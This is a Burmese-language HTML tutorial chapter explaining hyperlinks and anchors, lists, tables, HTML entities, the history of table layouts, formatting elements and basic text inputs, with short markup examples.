လက်တွေ့မှာ Browser က အလိုအလျှောက်ဖော်ပြပေးနေတဲ့ Size က အသုံးမဝင်ပါဘူး။ ကျွန်တော်တို့လိုချင်တဲ့ Size နဲ့ Style အတိအကျရအောင် CSS နဲ့ မဖြစ်မနေပြင်ဆင်ယူရဦးမှာပါ။ ဒါကြောင့် HTML ရေးသားချိန်မှာ "ဘယ်လိုပေါ်မလဲ" ဆိုတာကို မစဉ်းစားသင့်ပါဘူး။ ဘယ်လိုအချက်အလက်လဲ ဆိုတာကိုသာစဉ်းစားပြီး သင့်တော်တဲ့ Element နဲ့ အသုံးပြုပေးရမှာပဲဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ HTML Document ကို ရေးသားတဲ့အခါမှာ ထည့်သွင်းထားတဲ့ White Space တွေကို အလုပ်လုပ်တဲ့အခါ ထည့်သွင်းစဉ်းစားမှာမဟုတ်ပါဘူး။ White space ဆိုတာ "Space" "Tab" နဲ့ "New Line" တို့အတွက် အသုံးပြုထားတဲ့ နေရာလွတ်တွေကို ပြောတာပါ။ HTML Document ကို ကွန်ပျူတာက Process လုပ်တဲ့အခါမှာပဲ ဖြစ်ဖြစ်၊ Web Browser က ဖော်ပြတဲ့နေရာမှာပဲ ဖြစ်ဖြစ် White Space တွေအစား Single Space နဲ့သာ အစားထိုးပြီးအလုပ်လုပ်သွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့ Document ထဲမှာ White Space တွေကို နှစ်သက် သလို ထည့်သွင်းရေးသားနိုင်ပါတယ်။

မှတ်ချက် ။ ။ ဒီစာအုပ်မှာဖော်ပြတဲ့ နမူနာတွေကို eimaung.com/pwd-rc မှာ အခန်းစဉ်အတိုင်း ထည့်ပေးထားပါတယ်။ နမူနာတွေကို ကိုယ်တိုင်ကူးယူစမ်းသပ်နိုင်ရင်တော့ အကောင်းဆုံးပါပဲ။ လက်တွေ့ရေးဖြစ်သွားတော့ ပိုမှတ်မိစေပါတယ်။ ရေးသားတဲ့ နေရာမှာ နှစ်သက်ရာ Text Editor ကို အသုံးပြုရေးသားနိုင်ပါတယ်။ ဒါပေမယ့် Notepad လို Editor မျိုးနဲ့တော့ သိပ်အဆင်မပြေပါဘူး။ အခြေခံ လုပ်ဆောင်ချက်တွေဖြစ်တဲ့ Line Number, Syntax Highlight, Auto Indent အစရှိတဲ့ လုပ်ဆောင်ချက်တွေပါဝင်တဲ့ Text Editor တစ်ခုခုကို အသုံးပြုသင့်ပါတယ်။ ဥပမာ - Sublime Text (sublimetext.com), Notepad++ (notepad-plus-plus.org)

Hyperlink and Anchor

ရှေ့အခန်းမှာ Web Server တစ်ခုမှာသိမ်းဆည်းထားတဲ့ Document နဲ့ Resource တိုင်းအတွက် ကိုယ်ပိုင်လိပ်စာ URL တစ်ခုစီရှိကြတယ်လို့ ဖော်ပြခဲ့ပါတယ်။ HTML Document တွေရဲ့ အဓိကထူးခြားချက်ကတော့ အဲ့ဒီ URL လိပ်စာတွေကို အသုံးပြုပြီး Document တစ်ခုကနေ အခြား Document တွေကို Hyperlink တွေနဲ့ချိတ်ဆက်နိုင်ခြင်းပဲ ဖြစ်ပါတယ်။

အဲ့ဒီအပြင် Document တစ်ခုရဲ့အတွင်းထဲက အစိတ်အပိုင်းတစ်ခုကနေ အခြားအစိတ်အပိုင်း တစ်ခုကိုလည်း ချိတ်ဆက် နိုင်ပါသေးတယ်။ ပြင်ပ Document တစ်ခုနဲ့ချိတ်ဆက်ထားတဲ့ Link ကို Hyperlink ခေါ်ပြီး လက်ရှိ Document ထဲကပဲ အခြားအစိတ်အပိုင်းတစ်ခုကိုချိတ်ဆက်ထားတဲ့ Link ကိုတော့ Anchor လို့ခေါ်လေ့ရှိပါတယ်။ တနည်းပြောရမယ်ဆိုရင် Link တွေမှာ ပြင်ပ Resource တစ်ခုကိုရည်ညွှန်းချိတ်ဆက်နိုင်တဲ့ External Link နဲ့ လက်ရှိ Document အတွင်းအစိတ် အပိုင်းတစ်ခုကို ရည်ညွှန်းချိတ်ဆက်နိုင်တဲ့ Internal Link ဆိုပြီး နှစ်မျိုးရှိတဲ့ သဘောဖြစ်ပါတယ်။

External Link ထည့်သွင်းချင်ရင် `<a>` Element ကို အသုံးပြုရပြီး Internal Link ထည့်သွင်းချင်ရင်လည်း `<a>` Element ကိုပဲ အသုံးပြုရပါတယ်။ `<a>` Element တိုင်းမှာ `href` ဆိုတဲ့ လိပ်စာ URL ထည့်သွင်းဖို့ အတွက် Attribute တစ်ခု မဖြစ်မနေပါဝင်ရပါတယ်။ Google Search ကို ချိတ်ဆက်ထားတဲ့ External Link တစ်ခုကို အခုလိုထည့်သွင်း နိုင်ပါတယ်။

```
<a href="http://www.google.com/" title="Google Search">Search</a>
```

ပေးထားတဲ့ နမူနာမှာ http://www.google.com/ ဆိုတဲ့လိပ်စာ URL ကို `href` Attribute နဲ့ `<a>` Element အတွက် ထည့်သွင်းပေးထားပါတယ်။ ဒီ Link ကိုနှိပ်လိုက်ရင် http://www.google.com ဆိုတဲ့လိပ်စာကိုသွားရမယ်လို့ ရည်ညွှန်း ထားခြင်းလည်းဖြစ်ပါတယ်။

`title` Attribute ထည့်သွင်းပေးထားတာကိုလည်း နမူနာမှာတွေ့ရမှာပါ။ ဒီ Attribute က မထည့်လည်းရပေမယ့် `<a>` Element တိုင်းမှာ အမြဲထည့်သွင်းပေးသင့်တဲ့ Attribute တစ်ခုဖြစ်ပါတယ်။ `title` Attribute က လက်ရှိ Element ရဲ့ အဓိပ္ပါယ်အကျဉ်းကို အသုံးပြုသူအတွက်ရော Search Engine Spider တွေလို ကွန်ပျူတာပရိုဂရမ်တွေအတွက်ပါ ရှင်းပြ ထားတဲ့ သဘောဖြစ်ပြီး `<a>` Element တင်မကပဲ အခြားမည်သည့် HTML Element နဲ့ မဆိုတွဲဖက်အသုံးပြုလို့ ရပါတယ်။

မှတ်ချက် ။ ။ HTML Element တစ်ခုမှာ `title` Attribute ပေးထားတဲ့အခါ Web Browser မှာ ကြည့်ရှုနေစဉ် Mouse နဲ့ Element ကို ထောက်လိုက်မယ်ဆိုရင် `title` Attribute မှာ ထည့်သွင်းပေးထားတဲ့ အချက်အလက်ကို Tool Tip အနေနဲ့ ဖော်ပြပေး မှာ ဖြစ်ပါတယ်။

URL မှာ ရည်ညွှန်းထားတဲ့ Document ကို သီးခြား Browser Window နဲ့ဖော်ပြစေချင်ရင်သုံးတဲ့ Attribute တစ်ခုရှိပါ တယ် `target="_blank"` ဆိုတဲ့ Attribute ပဲဖြစ်ပါတယ်။ ခုလိုရေးသားပေးရပါတယ်။

```
<a href="http://www.google.com/" target="_blank">Search</a>
```

ဒီ Attribute ဟာ တစ်ခါတစ်ရံမှာ အသုံးဝင်နိုင်တဲ့အတွက် ထည့်သွင်းဖော်ပြပေးတာပါ။ ဒါပေမယ့် အသုံးမပြုသင့်ပါဘူး။ Web Browser တိုင်းမှာ Link ကို Right Click နှိပ်လိုက်ရင် "Open Link in New Window" ဆိုတဲ့ Option ပါဝင်လေ့ရှိပါတယ်။ အသုံးပြုသူကဆန္ဒရှိရင် Link ကို သီးခြား Window တစ်ခုနဲ့ဖော်ပြဖို့ သူကိုယ်တိုင် ရွေးချယ်နိုင်မှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ ထည့်ပေးဖို့မလိုပါဘူး။ ထည့်ပေးလိုက်တော့မှ အသုံးပြုသူအတွက် ပြဿနာ ဖြစ်နေတက်တာပါ။ နှိပ်လိုက်ရင်သီးခြား Window နဲ့ပဲ အမြဲဖော်ပြတော့မှာပါ။ လက်ရှိ Window ထဲမှာပဲ ဖော်ပြစေချင်ပါတယ်လို့ ရွေးစရာ Option မရှိတော့ပါဘူး။ ကျွန်တော်တို့က အသုံးပြုသူကို "သီးခြား Window နဲ့ ကြည့်ကိုကြည့်ရမယ်" လို့ ဇွတ်အတင်း Force လုပ်လိုက်သလိုဖြစ်သွားပါတယ်။ ဒီ User Experience ရှုခေါင့်အရ ကြည့်ရင် `target="_blank"` Attribute ကို ရှောင်သင့်တာ ဖြစ်ပါတယ်။ ဒီနေရာမှာထည့်သွင်းဖော်ပြတာ ကတော့ မဖြစ်မနေလိုအပ်တဲ့ တစ်ခါတစ်ရံမှာ အသုံးဝင်တက်လို့သာ ထည့်သွင်း ဖော်ပြပေးထားတာ ဖြစ်ပါတယ်။

Internal Link (Anchor) တစ်ခု ထည့်သွင်းဖို့အတွက် ကျွန်တော်တို့ ဖြည့်စွက်နားလည်ရမှာကတော့ Document တစ်ခု အတွင်းမှာ ပါဝင်တဲ့ HTML Element တိုင်းကို ကိုယ်ပိုင် ID သတ်မှတ်ပေးထားလို့ ရတယ်ဆိုတဲ့အချက်ပဲ ဖြစ်ပါတယ်။ ဥပမာ -

```
<h2 id="ch2">Chapter Two</h2>
```

နမူနာမှာ `<h2>` Element ကို `id` Attribute အသုံးပြုပြီး ကိုယ်ပိုင် ID တစ်ခု သတ်မှတ်ပေးထားလိုက်ပါတယ်။ လက်ရှိ Document မှာ တစ်ခြား `<h2>` Element တွေလည်း ရှိနိုင်ပါသေးတယ်။ ဒါပေမယ့် ဒီ `<h2>` ကတော့ သူများနဲ့မတူပဲ ကိုယ်ပိုင် ID တစ်ခုရှိသွားပြီဖြစ်ပါတယ်။ `<a>` Element ကို အသုံးပြုပြီး လက်ရှိ Document ထဲကပဲ နေရာတစ်ခုကို အတိအကျ ညွှန်းဆိုချိတ်ဆက်လိုရင် ID ကို ညွှန်းပြီး ချိတ်ဆက်ရတာပါတယ်။ ဥပမာ -

```
<a href="#ch2">Chapter Two</a>
```

ဒီ `<a>` Element ရဲ့ `href` Attribute မှာ Document တစ်ခုကိုရည်ညွှန်းထားတာမဟုတ်ပဲ လက်ရှိ Document ထဲကပဲ `ch2` ဆိုတဲ့ ID ရှိတဲ့ Element ကိုရည်ညွှန်းလိုက်တာဖြစ်ပါတယ်။ `#ch2` လို့ ရှေ့မှာ # Sign လေး ထည့်သွင်းပေးရတာကို သတိပြုပါ။

External Link တွေမှာလည်း ပြင်ပ Document တစ်ခုကိုညွှန်းဆိုယုံမက အဲ့ဒီ Document ထဲက Element တစ်ခုကို တိုက်ရိုက် ညွှန်းဆိုလိုရင်လည်း ဒီနည်းအတိုင်းပဲအသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
<a href="http://example.com/toc.html#ch2">Chapter Two</a>
```

နမူနာမှာ `example.com/toc.html` ကို ညွှန်းဆိုယုံမက အဲ့ဒီ Document ထဲက `#ch2` ဆိုတဲ့ Element ထိ အတိအကျ ညွှန်းဆိုထည့်သွင်းပေးလိုက်တာပဲ ဖြစ်ပါတယ်။

Lists

HTML Document တစ်ခုမှာ စာရင်းအနေနဲ့ ဖော်ပြတဲ့ List တွေထည့်သွင်းဖို့အတွက် Element နှစ်ခု ရှိပါတယ်။ `<ul>` နဲ့ `<ol>` ဖြစ်ပါတယ်။ `<ul>` ဆိုတာ Unordered List ဆိုတဲ့အဓိပ္ပါယ် ဖြစ်ပြီး စာရင်းကို Bullet လေးတွေနဲ့ ဖော်ပြပေး မှာ ဖြစ်ပါတယ်။ `<ol>` ကတော့ Ordered List ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပြီး စာရင်းကို နံပါတ်စဉ်နဲ့ ဖော်ပြပေးမှာပဲဖြစ် ပါတယ်။

ဒီနေရာမှာလဲ ကိုယ်ထည့်သွင်းတဲ့ List က အစီအစဉ်ကျနပြီးသား စာရင်းဆိုရင် `<ol>` ကို အသုံးပြုသင့်ပြီး အစီအစဉ် ကျနတဲ့ စာရင်းမဟုတ်ရင် `<ul>` ကို သုံးသင့်တာဖြစ်ပါတယ်။ အချက်အလက်အမျိုးအစားနဲ့ ကိုက်ညီအောင် အသုံးပြုရ တာဖြစ်ပြီး ဖော်ပြ ပုံကိုကြည့်ပြီး ရွေးချယ်အသုံးပြုရတာမဟုတ်ပါဘူး။ Bullet နဲ့ ဖော်ပြတယ်၊ နံပါတ်စဉ်နဲ့ဖော်ပြတယ် ဆိုတဲ့ အပြင်အဆင်က နောက်မှ လိုသလိုပြောင်းလဲယူလို့ရပါတယ်။

`<ul>` `<ol>` Element တွေအတွင်းထဲမှာ ပါဝင်ရမယ့် Item စာရင်းကိုတော့ List Item Element ဖြစ်တဲ့ `<li>` Element အသုံးပြုထည့်သွင်းပေးရမှာပဲ ဖြစ်ပါတယ်။

ရေးသားပုံနမူနာ

```
<ol>
  <li>Chapter One</li>
  <li>Chapter Two</li>
  <li>Chapter Three</li>
  <li>Chapter Four</li>
</ol>
```

ရလဒ်

1. Chapter One
2. Chapter Two
3. Chapter Three
4. Chapter Four

ရေးသားပုံနမူနာ

```
<ul>
  <li>Yangon</li>
  <li>Mandalay</li>
  <li>Naypyidaw</li>
  <li>Monywa</li>
</ul>
```

ရလဒ်

- Yangon
- Mandalay
- Naypyidaw
- Monywa

`<ol>` Element ကို အသုံးပြုတဲ့ List တစ်ခုမှာ စမှတ်ကို သတ်မှတ်ပေးချင်ရင် `start` Attribute အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - `<ol start="5">` ဆိုရင် နံပါတ်စဉ်ဖော်ပြတဲ့အခါ 1 ကမစဘဲ 5, 6, 7 စသဖြင့် ဖော်ပြပေး သွားမှာဖြစ်ပါ တယ်။

တစ်ခါတစ်ရံ စာရင်းက အစီအစဉ်တကျတော့ အစီအစဉ်တကျပဲ၊ ဒါပေမယ့် အစီအစဉ်ကပြောင်းပြန် (ကြီးစဉ် ငယ်လိုက်) စီစဉ်ချင်တာမျိုးလည်းရှိတက်ပါတယ်။ အဲ့ဒီလိုဆိုရင်တော့ `reversed` Attribute ကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
<ol reversed>
```

မှတ်ချက် ။ ။ တစ်ချို့ Element Attribute တွေမှာ Attribute Name ပဲပါပြီး Value မပါတဲ့ Attribute တွေရှိပါတယ်။ အဲ့ဒီလို Attribute တွေကိုတစ်ခြား Attribute တွေရေးသားပုံနဲ့ တစ်ညီတည်းဖြစ်စေချင်ရင် Attribute Name ကိုပဲ Value အဖြစ် အသုံးပြုရေးသားနိုင်ပါတယ်၊ ဥပမာ - `<ol reversed="reversed">`။ XHTML ခေတ်က ဒီလိုအပြည့်အစုံရေးတာကို အားပေးခဲ့ကြပေမယ့် အခုနောက်ပိုင်းမှာတော့ ရေးသားရတိုတဲ့ Value မပါဲ Attribute Name သက်သက်ရေးသားတဲ့ ရေးနည်းကို အားပေးလာ ကြပြန်ပါတယ်။ နှစ်သက်သလို ရေးသားနိုင်ပါတယ်။

Table

ဇယားတွေထည့်သွင်းဖို့အတွက် `<table>` Element ကို အသုံးပြုနိုင်ပါတယ်။ ဇယားတစ်ခုဟာ Rows တွေ Columns တွေနဲ့ ဖွဲ့စည်းထားတာမို့ Table တစ်ခုထည့်သွင်းမယ်ဆိုရင် Rows တွေ Columns တွေပါ သတ်မှတ်ထည့်သွင်းပေးရ မှာဖြစ်ပါတယ်။ Rows တွေထည့်သွင်းဖို့အတွက် Table Row `<tr>` Attribute သုံးရမှာဖြစ်ပြီး Rows တစ်ခုစီမှာ ပါဝင်တဲ့ Columns တွေကို Table Data `<td>` Attribute နဲ့ သတ်မှတ်ပေးရမှာဖြစ်ပါတယ်။

ရေးသားပုံနမူနာ

```
<table border="1">
  <tr>
    <td>484</td>
    <td>MX</td>
    <td>MEX</td>
    <td>Mexico</td>
  </tr>
  <tr>
    <td>504</td>
    <td>MA</td>
    <td>MAR</td>
    <td>Morocco</td>
  </tr>

  <tr>
    <td>104</td>
    <td>MM</td>
    <td>MMR</td>
    <td>Myanmar</td>
  </tr>
```

```
  <tr>
    <td>524</td>
    <td>NP</td>
    <td>NPL</td>
    <td>Nepal</td>
  </tr>
</table>
```

ရလဒ်

484	MX	MEX	Mexico
504	MA	MAR	Morocco
104	MM	MMR	Myanmar
524	NP	NPL	Nepal

Table အတွက် ခေါင်းစီးထည့်သွင်းချင်ရင်တော့ ခေါင်းစီးအဖြစ်ဖော်ပြလိုတဲ့ Column မှာ `<td>` Element အစား `<th>` Element နဲ့ ပြောင်းလဲအသုံးပြုပေးရမှာဖြစ်ပါတယ်။

ရေးသားပုံနမူနာ

```
<table border="1">
  <tr>
    <th>Code</th>
    <th>ISO</th>
    <th>ISO3</th>
    <th>Name</th>
  </tr>

  <tr>
    <td>504</td>
    <td>MA</td>
    <td>MAR</td>
    <td>Morocco</td>
  </tr>
  <tr>
    <td>104</td>
    <td>MM</td>
    <td>MMR</td>
    <td>Myanmar</td>
  </tr>
</table>
```

ရလဒ်

Code	ISO	ISO3	Name
504	MA	MAR	Morocco
104	MM	MMR	Myanmar

Table ကို `<thead>` `<tbody>` `<tfoot>` Element တွေသုံးပြီးတော့ အပိုင်းလိုက်လည်း ခွဲခြားသတ်မှတ်လို့ရပါတယ်။

ရေးသားပုံနမူနာ

```
<table>
  <thead>
    <tr>
      <th colspan="4">Country List</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <th>Code</th>
      <th>ISO</th>
      <th>ISO3</th>
      <th>Name</th>
    </tr>
    <tr>
      <td>504</td>
      <td>MA</td>
      <td>MAR</td>
      <td>Morocco</td>
    </tr>
    <tr>
      <td>104</td>
      <td>MM</td>
      <td>MMR</td>
      <td>Myanmar</td>
    </tr>
  </tbody>
  <tfoot>
    <tr>
      <td colspan="4">&copy; Copyright 2013</td>
    </tr>
  </tfoot>
</table>
```

ရလဒ်

Country List			
Code	**ISO**	**ISO3**	**Name**
504	MA	MAR	Morocco
104	MM	MMR	Myanmar
© Copyright 2013			

`<thead>` Element ထဲက `<td>` မှာ `colspan="4"` ဆိုတဲ့ Attribute တစ်ခုသုံးထားတာကို သတိပြုပါ။ အဲ့ဒီ Attribute က Column တွေကို ပေါင်းစပ်နေရာယူစေလိုတဲ့အခါ အသုံးပြုပါတယ်။ `colspan="4"` ရဲ့ အဓိပ္ပါယ်က ဒီနေရာမှာ "လေးကွက်စာနေရာယူပါ" လို့ ပြောလိုက်သလိုပါပဲ။ ဒါကြောင့် ရလဒ်မှာကြည့်လိုက် ရင်လည်း Country List ဆိုတဲ့ Column က လေးကွက်စာ နေရာယူပြီးဖော်ပြပေးတာကိုတွေ့ရမှာပါ။

`<tfoot>` Element ထဲမှာ `©` ဆိုတဲ့ ရေးသားမှုတစ်ခုကိုလည်း သတိပြုပါ။ အဲ့ဒါကတော့ HTML Entitle Symbol လို့ခေါ်တဲ့ ထူးခြားတဲ့သင်္ကေတတွေ ထည့်သွင်းလိုတဲ့အခါ အသုံးပြုရတဲ့ ရေးသားနည်းဖြစ်ပါတယ်။ Ampersand (&) နဲ့အစပြုပြီး Semi-Colon (;) နဲ့ အဆုံးသတ်လေ့ရှိပါတယ်။ `©` ကတော့ © Symbol လေး ထည့်သွင်းချင်တဲ့အခါ ရေးသားရတဲ့ HTML Entitle Symbol ဖြစ်ပါတယ်။

`©` ကဲ့သို့ အလားတူ Symbol တွေအများကြီးရှိပါတယ်။ ထည့်သွင်းမှတ်သားသင့်တဲ့ Symbol အချို့ကိုဖော်ပြ ပေးလိုက်ပါတယ်။

```
  - [Space]
&trade; - ™
&reg; - ®
&lt; - <
&gt; - >
&raquo; - »
&laquo; - «
```

အရေးအကြီးဆုံးကတော့ Less Than Sign (<) ဖြစ်ပါတယ်။ ထည့်သွင်းဖော်ပြထားတဲ့စာထဲမှာ Less Than Sign ထည့်ချင်ရင် ဒီတိုင်းရိုက်ထည့်လိုက်လို့ မရပါဘူး။ Browser က < Sign ကို Tag အဖွင့်လို့ယူဆ သွားမှာပါ။ `<` လို့ ထည့်ပေးမှ `<` နေရာမှာ < Less Than Sign ကို Browser က အစားထိုးဖော်ပြပေးမှာဖြစ်ပါတယ်။

Table Layout

ဒီအခန်းမှာ ခဏခဏပြောနေတဲ့ကိစ္စကိုပဲ ထပ်ပြောရပါဦးမယ်။ HTML Document တစ်ခုဆိုတာ Semantic Data Structure အနေနဲ့စနစ်တစ်ကျတည်ဆောက်ထားတဲ့ အချက်အလက်များသာဖြစ်သင့်ပြီး အဲ့ဒီ Document ကို ဘယ်ပုံ ဘယ်နည်းဖော်ပြရမလဲ ဆိုတာကိုတော့ သီးခြား Style Language ဖြစ်တဲ့ CSS နဲ့ သတ်မှတ်ရတာဖြစ်ပါတယ်။ ဒါပေမယ့် ပြဿနာက XHTML မတိုင်ခင်မှာ Browser တွေရဲ့ CSS Support က အတော်လေးအားနည်းခဲ့ပါတယ်။

၁၉၉၆ ခုနှစ်မှာ အပြီးသတ်ခဲ့တဲ့ CSS2.1 ကို အဲ့ဒီကာလတွေမှာ လူသုံးအများဆုံးဖြစ်တဲ့ Internet Explorer က ၂၀၀၁ ခုနှစ်ရောက်မှသာ တစ်ဝက်ကျော်ကျော် Support စလုပ်နိုင်ပါတယ်။ ဒါတောင် တစ်ဝက်ကျော်ကျော်ပဲရှိပါသေးတယ်။ ၂၀၀၁ မတိုင်ခင် က Web Developer တွေဟာ Document တွေကို Style လုပ်နိုင်ဖို့ CSS ကို အားကိုးလို့မရခဲ့ပါဘူး။ ဒါကြောင့် မရရအောင် ကြံဖန်လုပ်တဲ့ အနေနဲ့ `<table>` Element တွေကို Document Layout အတွက် အသုံးပြုခဲ့ကြ ပါတယ်။

ဖော်ပြထားတဲ့ Layout ကို Table တစ်ခုလို့ မြင်ကြည့်ပါ။ Row သုံးခုရှိပါတယ်။ အလယ် Row မှာ Column နှစ်ခုရှိပြီး ကျန် Row နှစ်ခုမှာ Column တစ်ခုစီရှိကြပါတယ်။ ဒီနည်းနဲ့ `<table>` Element တွေကို စာရင်းဇယား ဖော်ပြဖို့ မဟုတ်ပဲ Document Layout အတွက်သုံးခဲ့ကြပါတယ်။ တစ်ဖြည်းဖြည်း Web Developer တွေကြား အလေ့အကျင့် တစ်ခုလို ဖြစ်လာတဲ့အတွက် XHTML ပေါ်လာပြီး Semantic Web ကို အားပေးလာချိန်၊ Browser CSS Support တွေ အထိုက် အလျှောက်အားကောင်းလာချိန်မှာ `<table>` Element ကို ဇယားဖော်ပြဖို့ပဲသုံးဖို့၊ Layout အတွက်မသုံးဖို့ အတော်လေး ပြန်ပြီးတိုက်တွန်းခဲ့ရပါတယ်။

ကနေ့ခေတ်မှာတော့ Browser CSS Support ဆိုတာ အတော်လေး ပြည့်စုံအားကောင်းနေပြီဖြစ်ပါတယ်။ Layout အတွက်တော့ Table တွေ သုံးနေစရာမလိုတော့ပါဘူး။ လက်တွေ့မှာ Table Layout တစ်ခုဟာ CSS Layout လောက် ပြည့်စုံသပ်ရပ် ခြင်းလည်းမရှိပါဘူး။ ဒါကြောင့် အရင်က `<table>` Element ကို Layout အတွက်သုံးတဲ့ ခေတ်ရှိ ခဲ့တယ် ဆိုတာလောက်ပဲ ပြောချင်ပါတယ်။ ကျွန်တော်တို့လိုက်လုပ်ကြဖို့ မဟုတ်ပါဘူး။

Formatting Elements

Text တွေကို Format လုပ်လိုတဲ့အခါအသုံးပြုနိုင်တဲ့ Element တွေရှိပါတယ်။ အခြေခံအားဖြင့် `<b>` Element ကို စာလုံးတွေ Bold လုပ်ဖို့အသုံးပြုပြီး `<i>` Element ကို Italic ပြုလုပ်ဖို့အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် Format လုပ်တယ်ဆိုတာ အမှန်တော့ စာတွေကိုဘယ်လိုပုံစံ ဖော်ပြရမလဲသတ်မှတ်ခြင်းဖြစ်ပါတယ်။ HTML Document ထဲမှာ Format လုပ်တဲ့ Element တွေ (ဖြစ်နိုင်မယ်ဆိုရင်) ထည့်သွင်းအသုံးမပြုသင့်ပါဘူး။ စာတွေကိုဘယ်လိုပုံစံ ဖော်ပြရလဲ ဆိုတဲ့ Style Detail ကို CSS နဲ့ သတ်မှတ် နိုင်ပါတယ်။

ဒါကြောင့်လည်း W3C က XHTML မှာ `<b>` `<i>` `<s>` `<u>` အစရှိတဲ့ Formatting Elements တွေကို ဖယ်

ထုတ်ပြစ်ခဲ့တာဖြစ်ပါတယ်။ ဒါပေမယ့်လည်း Document တွေမှာ တစ်ခြားစာတွေနဲ့မတူပဲ အလေးပေးဖော်ပြသင့်တဲ့ စာတွေ ပါဝင်တက်ပါတယ်။ အဲ့ဒီလို အထူးအလေးပေးဖော်ပြသင့်တဲ့ စာတွေအတွက် အသုံးပြုနိုင်ဖို့ Semantic Element ဖြစ်တဲ့ `<strong>` `<em>` `<del>` တို့ကို တော့ XHTML မှာထည့်သွင်းပေးခဲ့ပါတယ်။

`<i>Hello, World!</i>` လို့ရေးသားရင် *Hello, World!* လို့ စာလုံးစောင်းနဲ့ဖော်ပြထားတဲ့ ရလဒ်ကိုရမှာပါ။ `<em>Hello, World!</em>` လို့ ရေးသားရင်လည်း စာလုံးစောင်းနဲ့ပဲဖော်ပြတဲ့ တူညီတဲ့ရလဒ်ကိုပဲရရှိမှာဖြစ်ပါတယ်။ ဒါဖြင့် `<i>` Element အစား `<em>` Element သုံးလိုက်လို့ဘာများထူးသွားလို့လည်းလို့ မေးစရာရှိလာနိုင်ပါတယ်။ ကျွန်တော်တို့ကိုယ့်ကိုယ်ကို ပြန်မေးသင့်တာက "ဘာလို့ စာလုံးစောင်းသုံးတာလဲ?" ဆိုတဲ့မေးခွန်း ဖြစ်ပါတယ်။ စာလုံး စောင်းလုပ်လိုက်တယ်ဆိုတာ အများအားဖြင့် အဲ့ဒီစာကိုပိုပြီးထူးခြားစေချင်လို့ဖြစ်ပါတယ်။ `<em>` ဆိုတာ Emphasis (အထူးပြုဖော်ပြချက်) ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ ပိုပြီးအဓိပ္ပါယ်ရှိပါတယ်။ ဒါကြောင့် စာလုံးစောင်းဖော်ပြ လိုက်ပါလို့ အဓိပ္ပါယ်ရတဲ့ `<i>` Element အစား အထူးပြုဖော်ပြလိုက်ပါလို့ အဓိပ္ပါယ်ရတဲ့ `<em>` Element ကို သုံးတာကပိုပြီး Semantic ဖြစ်စေမှာဖြစ်ပါတယ်။

ဒါပေမယ့်လည်း HTML5 မှာတော့ `<u>` Element ကလွဲရင် အားလုံးကိုခွင့်ပြုထားပါတယ်။ အသုံးများတဲ့ Formatting Elements တွေကို ဖော်ပြပေးလိုက်ပါတယ်။

`<b>` - စာလုံးတွေ Bold လုပ်ဖော်ပြဖို့ အသုံးပြုနိုင်ပါတယ် (**Example**)။
`<i>` - စာလုံးတွေကို စာလုံးစောင်းနဲ့ ဖော်ပြဖို့ အသုံးပြုနိုင်ပါတယ် (*Example*)။
`<s>` - စာလုံးတွေကို Strike-through လုပ်ပြီးဖော်ပြဖို့ အသုံးပြုနိုင်ပါတယ် (~~Example~~)။
`<strong>` - ပိုပြီးထင်ရှားပေါ်လွင်စေလိုတဲ့ စာတွေအတွက်သုံးနိုင်ပါတယ် (**Example**)။
`<em>` - အထူးပြုဖော်ပြလိုတဲ့ စာတွေအတွက်သုံးနိုင်ပါတယ် (*Example*)။
`<del>` - ဖျက်ထားကြောင်း အသိပေးဖော်ပြလိုတဲ့ စာတွေအတွက်သုံးနိုင်ပါတယ် (~~Example~~)။
`<sup>` - Superscript တွေဖော်ပြဖို့ သုံးနိုင်ပါတယ် (Example - 2nd)။
`<sub>` - Subscript တွေဖော်ပြဖို့ သုံးနိုင်ပါတယ် (Example - H_2O)။
`<code>` - Program Code တွေ ထည့်သွင်းဖော်ပြဖို့ သုံးနိုင်ပါတယ် (Example)။
`<pre>` - ကြိုတင် Format လုပ်ထားတဲ့ စာတွေဖော်ပြဖို့သုံးနိုင်ပါတယ်။ ပုံမှန်ဆိုရင် HTML က Whitespace တွေကို ဖော်ပြလေ့မရှိပေမယ့် <pre> Element ထဲမှာ ထည့်သွင်းထားတဲ့ Whitespace တွေကိုတော့ ရေးသားထား တဲ့အတိုင်း ဖော်ပြပေးမှာဖြစ်ပါတယ်။ HTML Document ထဲမှာ တစ်ကြောင်းထက်ပိုတဲ့ Program Code တွေ ထည့်သွင်းဖော်ပြဖို့ အသုံးဝင်တဲ့ Element ဖြစ်ပါတယ်။

Form and Inputs

စာရွက်စာတမ်းတွေမှာရေးဖြည့်စရာ Form တွေပါဝင်တက်သလိုပဲ HTML Document တွေမှာလည်း Form တွေ ထည့် သွင်းလို့ ရပါတယ်။ အသုံးပြုသူတွေက အချက်အလက်ဖြည့်သွင်းရတဲ့ Element မို့ Input Element တွေလို့ ခေါ်ပါတယ်။ အခြေခံအကျ ဆုံးကတော့ Text Input ဖြစ်ပါတယ်။

`<input>` Element အသုံးပြုရပြီး `type` Attribute မှာ `"text"` လို့ သတ်မှတ်ပေးရပါတယ်။ Empty Tag တစ်ခု ဖြစ်တဲ့အတွက် Close Tag နဲ့ Content မရှိပါဘူး။

```
<input type="text">
```

တစ်ခြားအသုံးဝင်တဲ့ Attribute တွေ ရှိပါသေးတယ်။ `value` Attribute ကို Text Input မှာ Default Value ဖော်ပြဖို့ သုံးနိုင်ပါ တယ်။ Text Input ထဲက အချက်အလက်တွေကို အသုံးပြုသူကမပြင်ဆင်စေချင်ရင် `readonly` Attribute နဲ့ ကန့်သတ်နိုင်ပါတယ်။ `disabled` Attribute နဲ့ Input ကို Mute လုပ်နိုင်ပါတယ်။ `maxlength` Attribute နဲ့ Text Input ထဲမှာ ထည့်သွင်းခွင့်ပြုလိုတဲ့ စာလုံးအရေအတွက် ကိုကန့်သတ်နိုင်ပါတယ်။ ဥပမာ -

```
<input type="text" maxlength="6">
```

Input နဲ့အတူ Label တွေကို တွဲဖက်ဖော်ပြစေချင်ရင်တော့ `<label>` Element ကို သုံးနိုင်ပါတယ်။

```
<label for="fname">First Name</label>
<input type="text" id="fname">
```

